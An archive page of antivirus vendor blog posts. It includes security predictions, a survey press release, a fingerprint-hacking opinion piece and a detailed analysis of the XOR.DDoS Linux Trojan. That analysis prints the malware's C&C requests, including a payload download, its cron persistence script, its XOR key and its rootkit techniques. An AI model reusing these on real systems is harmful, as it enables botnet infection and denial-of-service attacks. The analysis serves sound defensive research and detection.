Category Archives: Antivirus Vendors

Antivirus Vendors

AVG’s Top Blogs of 2014

2014 was a big year for the security industry and a busy one for AVG. There were high profile security breaches, some incredible new apps for our smartphones and huge game releases that pushed the performance of our devices to the limit.


Threats:

Heartbleed was arguably the most significant security story of the year after a crucial vulnerability was found in Open SSL, the technology used to encrypt data online. Potentially, OpenSSL estimate that as many as 66% of all websites were vulnerable.

Our blog post on how to stay safe from Heartbleed was our most popular post of the year and a follow up post later in June showing that many websites were still vulnerable comes in at number two.

One of the year’s most prevalent malware breakouts, known as GameOver Zeus was also amongst our top stories. GameOver Zeus picked up a lot of media coverage as experts gave a two week countdown until a massive suspected cyber-attack would be unleashed.


Mobile:

AVG had a big year for mobile with exclusive deals to protect Sony Xperia devices and we even created custom apps specifically designed for the Amazon Fire Phone’s ‘Dynamic Perspective’.

We also sealed the acquisition of Location Labs which has brought powerful security and device management features to millions of people.

In November, we release our first ever Android App Performance Report which detailed the secret ways that the apps we use can affect our smartphones. How much space they take up, how much battery they use and how much data they send.


Gaming:

Gaming also enjoyed a big year in 2014 with the release of many big name titles including Watch Dogs, where you play a hacker in a beautifully rendered open world. Our performance expert Sandro Villinger’s Ultimate Watch Dogs performance guide for the PC was our third most popular post this year.

Sandro also created a simple nine step guide to maximizing PC gaming performance which helped users of all abilities squeeze the most out their machines whether top of the range or 3 years old!

If you are a gamer, check out Sandro’s Ultimate performance guide to

Gaming looks set to have another big year in 2015, keep an eye out for Sandro’s GTA 5 performance review coming soon!


2014 was a great year at AVG and we’re looking forward to bringing you more big stories in 2015.

Happy New Year!

More cybersecurity predictions for 2015

Yesterday, we looked at two hot areas to be aware of regarding your online security: Data breaches and mobile security. Today, we’ll look at two more areas that haven’t caused as much trouble or damage as the other two, but are likely to grow in importance.

Internet of (Every)Thing at risk


Secure your privacy by using avast! SecureLine VPNThe “smart” home has been in the works for some time now, and this year, we’ll see more and more gadgets from household appliances to wearables like fitness bracelets to industrial equipment becoming connected to mobile devices and social networks. This proliferation of inter-connected things will open up a whole new glorious space for hackers to play in.

We predict that from now on, devices will increase by an order of magnitude (not too bold a prediction, huh?), and of course, that will result in greater privacy and security concerns. A breach in the Internet of Things (IoT) will give cybercrooks the ability to install malware or ransomware on private networks – not only consumer, but corporate and government – steal personal information, or even cause physical harm to a space or a person.  But before you run around the yard yelling, “Skynet is falling, Skynet is falling”, we will see adware uploaded on our smart TVs.

What to keep your eye out for

  • New technologies and businesses around the IoT including

o   Increased demand for low cost bandwidth and processing

o   Expansion of infrastructure that carries Wi-Fi traffic

o   Start-ups focused on communication and sensors between devices, storage, data analytics

o   Home and factory automation

  • The rise of “fog” computing architectures, where data is closer to the source as opposed to residing in a data center somewhere

Room for improvement

  • Keeping multiple smart devices updated with the latest version of this-and-that software. You think it’s hard now with a couple of devices? Wait until your house, body, garage, and workplace are full of smart gadgets.
  • The fractured ecosystem will make it harder to identify threats or protect against security exploits.
  • Home routers are still unsecure and people are using open, unencrypted Wi-Fi. Start by securing your own home router by scanning with Avast’s Home Network Security scan, then follow whatever suggestions are given.

Social media world

ransomware note
By now, social media users know that sharing too much personal information can give strangers access to their personal life. To illustrate that point on a national scale, Allstate Insurance, aired a series of commercials about what happened to a couple who shared on social networks that they were away from their home for the weekend. Read about it on our blog.

Last year, we saw new privacy settings introduced on social media, and 2015 will see a rise in anonymous interactions via social media.

Hoaxes and scams spread by email and social networks were successful in 2014, as they have been for years now, so we see no reason that occurrences will decrease. Social engineering can trick unwitting victims and the rate of identity theft will increase.

What to keep your eye out for

  • Continuation of scams associated with important events like celebrity gossip or sporting events.
  • Watching videos on Facebook equaled watching videos on YouTube at the end of 2014, so we can expect hackers to take advantage of this by hiding malicious links in Facebook videos.
  • More fraudulent and malicious ads will appear on social networks.
  • Ransomware made the jump from PC to mobile in 2014, and it will likely hit social networks.

Room for improvement

    • Cut back on sharing too much on social media and through Internet of Things devices.

Adjust privacy settings in each social network.

Linux DDoS Trojan hiding itself with an embedded rootkit

10867127_1516649011939387_257681840_nAt the end of September 2014, a new threat for the Linux operating system dubbed XOR.DDoS forming a botnet for distributed denial-of-service attacks was reported by the MalwareMustDie! group. The post mentioned the initial intrusion of SSH connection, static properties of related Linux executable and encryption methods used. Later, we realized that the installation process is customized to a victim’s Linux environment for the sake of running an additional rootkit component. In this blog post, we will describe the installation steps, the rootkit itself, and the communication protocol for getting attack commands.

Installation Script & Infection Vector

The infection starts by an attempt to brute force SSH login credentials of the root user. If successful, attackers gain access to the compromised machine, then install the Trojan usually via a shell script. The script contains procedures like main, check, compiler, uncompress, setup, generate, upload, checkbuild, etc. and variables like __host_32__, __host_64__, __kernel__, __remote__, etc. The main procedure decrypts and selects the C&C server based on the architecture of the system.

In the requests below, iid parameter is the MD5 hash of the name of the kernel version. The script first lists all the modules running on the current system by the command lsmod. Then it takes the last one and extracts its name and the parameter vermagic. In one of our cases, the testing environment runs under “3.8.0-19-generic SMP mod_unload modversions 686 “, which has the MD5 hash equal to CE74BF62ACFE944B2167248DD0674977. 

Three GET requests are issued to C&C. The first one is performed by the check procedure (note the original misspelling):

request:
GET /check?iid=CE74BF62ACFE944B2167248DD0674977&kernel=3.8.0reply:
1001|CE74BF62ACFE944B2167248DD0674977|header directory is exists!

Then compiler procedure issues another GET request in which parameters like C&C servers, version info, etc, are passed to the server where they are compiled into a newly created executable:

request:
GET /compiler?iid=CE74BF62ACFE944B2167248DD0674977&username=admin
&password=admin&ip=103.25.9.245:8005%7C103.240.141.50:8005%7C
66.102.253.30:8005%7Cndns.dsaj2a1.org:8005%7Cndns.dsaj2a.org:8005%7C
ndns.hcxiaoao.com:8005%7Cndns.dsaj2a.com:8005
&ver=3.8.0-19-generic%5C%20SMP%5C%20mod_unload%5C%20modversions%5C%20686%5C%20
&kernel=3.8.0
reply:
1001|CE74BF62ACFE944B2167248DD0674977|header directory is exists!

Finally, the third GET request downloads the customized version of the Trojan’s binary in the form of a gzip archive, which is unpacked and executed:

request:
GET /upload/module/CE74BF62ACFE944B2167248DD0674977/build.tgz
reply:
1001|CE74BF62ACFE944B2167248DD0674977|create ok

The previous steps run only in the case that there already  is a built version for the current kernel version on the server side. If not, the script locates the kernel headers in /lib/modules/%s/build/ directory, where %s means the return value after calling the command uname with parameter r,  then packs all files and uploads them to the C&C server using a custom uploader called mini. The steps of the first scenario follows.

The rootkit component is a loadable kernel module (LKM). To install it successfully on a system, the vermagic value of LKM needs to agree with the version of the kernel headers installed on the user’s system. That’s the motivation behind previous installation steps. If previous sequences fail, the script installs a Trojan omitting the rootkit component.

Structure & Persistence

The binary structure of the main executable is as follows:

elf_xorddos_scheme

The persistence of the Trojan is achieved in multiple ways. First, it is installed into the /boot/ directory with a random 10-character string. Then a script with the identical name as the Trojan is created in the /etc/init.d directory. It is together with five symbolic links pointing to the script created in /etc/rc%u.d/S90%s, where %u runs from 1 to 5 and %s is substitute with the random. Moreover, a script /etc/cron.hourly/cron.sh is added with the content:

#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin’
for i in `cat /proc/net/dev|grep :|awk -F: {‘,27h,’print $1′,27h,’}`; do ifconfig $i up& done
cp /lib/udev/udev /lib/udev/debug
/lib/udev/debug

The line “*/3 * * * * root /etc/cron.hourly/cron.sh” is inserted in the crontab.

The functionality of the main executable lies in three infinite loops responsible for 1. downloading and executing instructions in a bot’s configuration file, 2. reinstalling itself as the /lib/udev/udev file,  and 3. performing flooding commands. The configuration file contains four categories of lists: md5, denyip, filename and rmfile and mean killing a running process based on its CRC checksum, on the active communication with an IP from the list, on a filename, and finally removing a file with a specified name. In the next figure, a fragment of the config file is displayed (known filenames connected with competing flooding Trojans are highlighted):

elf_config

The lists of processes to kill or remove before its own installation is typical for flooding Trojans.

Also we have to note that there is a variant of this Trojan compiled for the ARM architecture. This suggests that the list of potentially infected systems (besides 32-bit and 64-bit Linux web servers and desktops) is extended for routers, Internet of Things devices, NAS storages or 32-bit ARM servers (however, it has not been observed in the wild yet). It contains an additional implementation of the download-and-execute feature in an infinite loop called daemondown:

elf_decconf_arm

A few days ago, a new 32-bit variant of this Trojan with few modifications was observed. The bot is installed as /lib/libgcc4.so file, the unique file containing its identification string (see later) was /var/run/udev.pid, the initialization script was /etc/cron.hourly/udev.sh and the rootkit features were completely omitted. The presence of all these files could serve as an indicator of compromise (IoC).

LKM Rootkit


Trojans for the Windows platform have used various rootkit features for a very long time. It is known that some trojanized flooding tools had the Windows variant utilizing the Agony rootkit (its source code has been publicly shared and available since 2006).  We presented research related to these malicious DDoS tools at Botconf 2014 in a survey called Chinese Chicken: Multiplatform-DDoS-Botnets. Now there is a flooding Trojan for Linux that also contains an embedded rootkit. It’s main functionality is to hide various aspects of the Trojan’s activity and is provided by procedures in the switch table:

elf_rootkit_jumptable


The Trojan running in the userspace requests these features from the rootkit in the kernel by ioctl command with a specific code (0×9748712). The presence of the rootkit is first checked by opening a process with the name rs_dev:
elf_rootkit_ioctl


The own request needs two parameters: One specifies the number of the command to be performed by the rootkit, and the other one is the number of the port to be hidden. Below is an example of how the Trojan hides the TCP port (notice the task value 3):
elf_rootkit_hideport

Based on the procedure names, it is likely that the malware authors were inspired by the open source project called Suterusu to build up their rootkit. The Trojan from last year called Hand of Thief failed in its ambitions to be the first banking Trojan for Linux desktops.  It also borrowed part of its code from an existing open source project, namely methods of process injection. The description of the project says “An LKM rootkit targeting Linux 2.6/3.x on x86(_64), and ARM”. Another article related to Suterusu was published in January 2013.

C&C communication

The communication is encrypted in both directions with the same hard-coded XOR key (BB2FA36AAA9541F0) as the configuration file. An additional file /var/run/sftp.pid containing an unique magic string of length 32 bytes is stored and utilized as an unique identifier of a victim’s machine within the communication. There is a list of C&C commands, for which the bot listens to: To start flooding, to stop flooding, to download-and-execute, to self-update, to send the MD5 hash of its memory, and to get list of processes to kill:
elf_commands_jump_table


The list of C&Cs is stored in the shell script in the __remote__ variable. The Trojan first sends information about the running system to the C&C server (very likely to be displayed on a panel of a botnet operator). The replies usually arrived in a form of a command. The header of the command is 0x1C bytes long and is stored within a structure called Header. The first command is to stop any flooding attack and the next one to start one with the list of hosts provided. The entries of the Header are shown below. Highlighted parameters are the size of the total size of a command (Size, 0x102C), the task number (Order, 0×3, i.e. _cmd_start in the switch table), and the number of flooding tasks (Task_Num, 0xF):
elf_header_flood_from_c2


The rest of the flooding command contains an encrypted structure with attack tasks. After decryption, we can see an IP address (red color) and ports (green color) which will be flooded by the Trojan and other parameters of the DDoS attack (e.g. grey color decides the type of  attack:  SYN/DNS).
elf_command_victims

Acknowledgement

Thanks to my colleague, Jaromír Hořejší, for cooperation on this analysis. Pop-art was created by the independent digital artist Veronika Begánová.

Sources

Here are the samples connected with the analysis:
Install script BA84C056FB4541FE26CB0E10BC6A075585
990F3CE3CDE2B49475022AD5254E5B
BV:Xorddos-B [Trj]
Xorddos Uploader 44153031700A019E8F9E434107E4706A705
F032898D3A9819C4909B2AF634F18
ELF:Xorddos-J [Trj]
Xorddos Trojan for EM_386 AD26ABC8CD8770CA4ECC7ED20F37B510E
827E7521733ECAEB3981BF2E4A96FBF
ELF:Xorddos-A [Trj]
Xorddos Trojan for EM_x86_64 859A952FF05806C9E0652A9BA18D521E57
090D4E3ED3BEF07442E42CA1DF04B6
ELF:Xorddos-A [Trj]
Xorddos Rootkit 6BE322CD81EBC60CFEEAC2896B26EF015D
975AD3DDA95AE63C4C7A28B7809029
ELF:Xorddos-D [Rtk]
Xorddos Trojan for EM_ARM 49963D925701FE5C7797A728A044F09562
CA19EDD157733BC10A6EFD43356EA0
ELF:Xorddos-I [Trj]
Xorddos Trojan no rootkit 24B9DB26B4335FC7D8A230F04F49F87B1F
20D1E60C2FE6A12C70070BF8427AFF
ELF:Xorddos-K [Trj]

Boomers and Seniors Feel Technology Companies Talk Down to Them

AMSTERDAM and SAN FRANCISCO – January 6, 2014 – Over two fifths (43%) of those over 50 feel patronized by technology companies. So say the results of the latest study by AVG Technologies N.V. (NYSE: AVG), the online security company™ for 188 million active users, which surveyed almost six thousand people over the age of 50 about their technology habits and opinions as part of its ongoing AVG Digital Diaries research.

With CES kicking off this week in Las Vegas and many companies expected to launch their latest devices to what is an increasingly competitive market, the research highlighted that older customers can feel that they are treated as technologically illiterate by technology companies.

Further complaints among those who felt patronized related to technology companies talking down to them (39%) and treating all those over a certain age the same (32%). This treatment is far from justified, as only 16% of respondents labelled themselves as novice technology users while the majority (76%) ranked themselves as average users of tech.

The research, which provided further insights into the device and application use of those over 50, also highlighted some ongoing security and privacy concerns:

  • 87% of respondents admitted to having some security and privacy concerns over their online activity
  • 66% worry about the security of their data and files
  • 44% worry about keeping their personal information private
Digital Diaries Boomer


“Technology companies should think hard before they risk isolating older customers,” said Judith Bitterli, Chief Marketing Officer at AVG Technologies. “This is an audience that is expanding, has more spending power and is actively using devices and apps. For example, our research found 83% use apps on their devices. While it is important to address their privacy and security concerns, this must be done in a manner that is considered, not condescending.”

Bitterli, who regularly blogs on tech topics for Boomers and Seniors on Now AVG, will share further insights from the study in her talk “The Privacy Fear Factor” at the 2015 CES Lifelong Tech Summit taking place at the Venetian today.


###


Note to Editors

Methodology:

AVG commissioned an online survey interviewing 5,907 respondents over the age of 50 to identify device ownership and usage, and attitudes towards technology in the following markets; Australia, Brazil, Canada, Czech Republic, France, Germany, New Zealand, the United Kingdom and the United States. Fieldwork was carried out during November 2014. The market research company Research Now carried out the fieldwork using its proprietary panels.


About AVG Technologies (NYSE: AVG)

AVG is the online security company providing leading software and services to secure devices, data and people.  AVG has over 188 million active users, as of September 30, 2014, using AVG’s products and services including Internet security, performance optimization, and personal privacy and identity protection. By choosing AVG’s products, users become part of a trusted global community that engages directly with AVG to provide feedback and offer mutual support to other customers.

All trademarks are the property of their respective owners.

www.avg.com


Judith Bitterli, Chief Marketing Officer


Contacts:

US

Katie Han

Waggener Edstrom for AVG

[email protected]

+ 1 (212) 551 4807

UK

Samantha Woodman

Waggener Edstrom for AVG

[email protected]

+ 44 (0)20 7632 3840

Why I’m not worried about fingerprint hacking

The holiday season is a time of relaxation with family and friends. However, the news doesn’t stop and over while on the road with my family I read a story that seemed to take a sensationalist and quite negative angle.


The story titled “Politician’s fingerprint ‘cloned from photos’ by hacker” was posted on the BBC News website. It explains how, in October 2014, a hacker took photos of a politician’s hands at a news conference and managed to replicate their fingerprint from the photos. The ‘hacker’ quips that after this discovery, all politicians will most likely start wearing gloves.

Image courtesy of BBC


In the article, reference is made to the fact that both Apple and Samsung devices use biometric fingerprint technology to secure their mobile devices. It seems that this is meant to scare us into thinking the technology is not safe and that we cannot rely on our fingerprints to secure us.

We need to start the year with some perspective on this story. The process of recreating someone’s fingerprint this way is both difficult and time consuming and therefore unlikely to be an issue for the mass consumer audience.

It goes without saying that we have all seen locks being picked in movies yet continue to lock our doors with similar keys. Nobody is writing articles about how easy it would be to take a picture of your keys and accurately reproduce them.

I believe we should be celebrating that authentication mechanisms once only used by large companies and government agencies have found their way into our everyday lives.

If you look back a few years, only a few people used PIN numbers on their phones. If the introduction of swipe codes and biometric security increases the number of people with locked phones, isn’t that a good thing? It shows that more consumers than ever are protecting their devices in some way to stop people stealing their information.

I do of course understand that research into weaknesses in security such as this should be carried out and exposed so that better technologies can be developed.

But my final thought is to encourage people to use security on their phones rather than trying undermine the systems that might well protect them.

So how can you keep your mobile device safe? Here are some tips from AVG Academy on securing your Android mobile:

Video

How to keep your Android device safe

Data breaches and more 2015 cyber security predictions

For a month now, I have been reading predictions for 2015. In the security field, something new and unexpected can always pop up – like the Point-of-Sale (PoS) breaches in early 2014 – but most likely what will happen is just a continuation, that is, a natural evolution, of what has already occurred.

crystal ball 1

So let’s take a look at some things that will probably happen this year and steps we can take to stay safer. Tomorrow, we’ll look at a few more.

Data breaches will continue

Data breaches made the news in 2014, and in 2015 we will continue to see security breaches of companies, irrespective of size or business sector. These breaches are often caused by software vulnerabilities, advances in data stealing malware, and as we have seen recently with the Sony breach, by states using cyber espionage against other states.

What to keep your eye out for

  • Heartbleed and Shellshock were successful at using vulnerabilities in software that we depend upon. We expect to see more of the same in 2015.
  • Increase in phishing and social engineering attacks on employees of big companies in order to break in.
  • Health care organizations are at risk because many of them use outdated software and have rudimentary security. Plus, there is so much valuable data to be stolen like sensitive patient records.
  • More revelations that governments and even companies are using cyber attacks against each other.

PoS-attacks2Room for improvement

  • Companies need to tighten up the security processes of their employees, vendors, and third party suppliers who have access to their systems.
  • Companies need to adopt advanced threat solutions to secure their PoS networks from breaches.
  • Enterprise breach detection methods need to be improved because cybercrooks will likely go after the bigger fish.
  • Passwords are not adequate protection for our personal or financial accounts. Two-factor authentication will be adopted more widely, as will new methods like ultra-sonic sound.
  • Consumers and companies should update from the old, vulnerable Windows XP.

Mobile is attractive to cybercrooks

Since our mobile phones are as powerful and can accomplish nearly all the things a regular computer can, that gives cybercrooks a relatively easy in-road to your private data and financial information. 2015 will see consumers becoming more aware of mobile security since they will increasingly use mobile apps that contain sensitive banking, financial, and personal health information. 

What to keep your eye out for

  • Increase in phishing attacks of mobile users. It’s worked successfully so far, so hackers will keep employing methods to trick employees or vendors into revealing login credentials like usernames or passwords, or installing malicious software. Targets will be more high profile.
  • iOS security breach on a wider scale. As companies allow executives and employees to use their own handsets, iPhones will become a more lucrative target. Add to that the iCloud Drive sync, ApplePay, and all those fancy new wearable gadgets, and cybercrooks have new attack vectors to explore for the future.
  • After the success of the stolen celebrity photos, the cloud has become a pretty interesting target for cybercrooks. Think of all the information we store in the cloud – especially company info. iCloud, Dropbox, Google Drive, and other cloud technologies are vulnerable.
  • Compromised Wi-Fi networks will lead to interception and redirection of mobile traffic like voice and SMS using Man-in-the-Middle attacks.

Room for improvement

  • Bring-your-own-device to the workplace means that IT security folks need to take a hard, long look at their policies or more data could be at risk.
  • Businesses need to work on a Mobile Security defense plan, or run the risk of

exposing the entire organization to threats.

  • Security for mobile apps needs to increase. Developers will agree on a way to secure the app’s code as well as the user’s data accessed by their application.
  • Comsumers will take responsibility for their devices security by installing software like Avast Mobile Security and Anti-theft.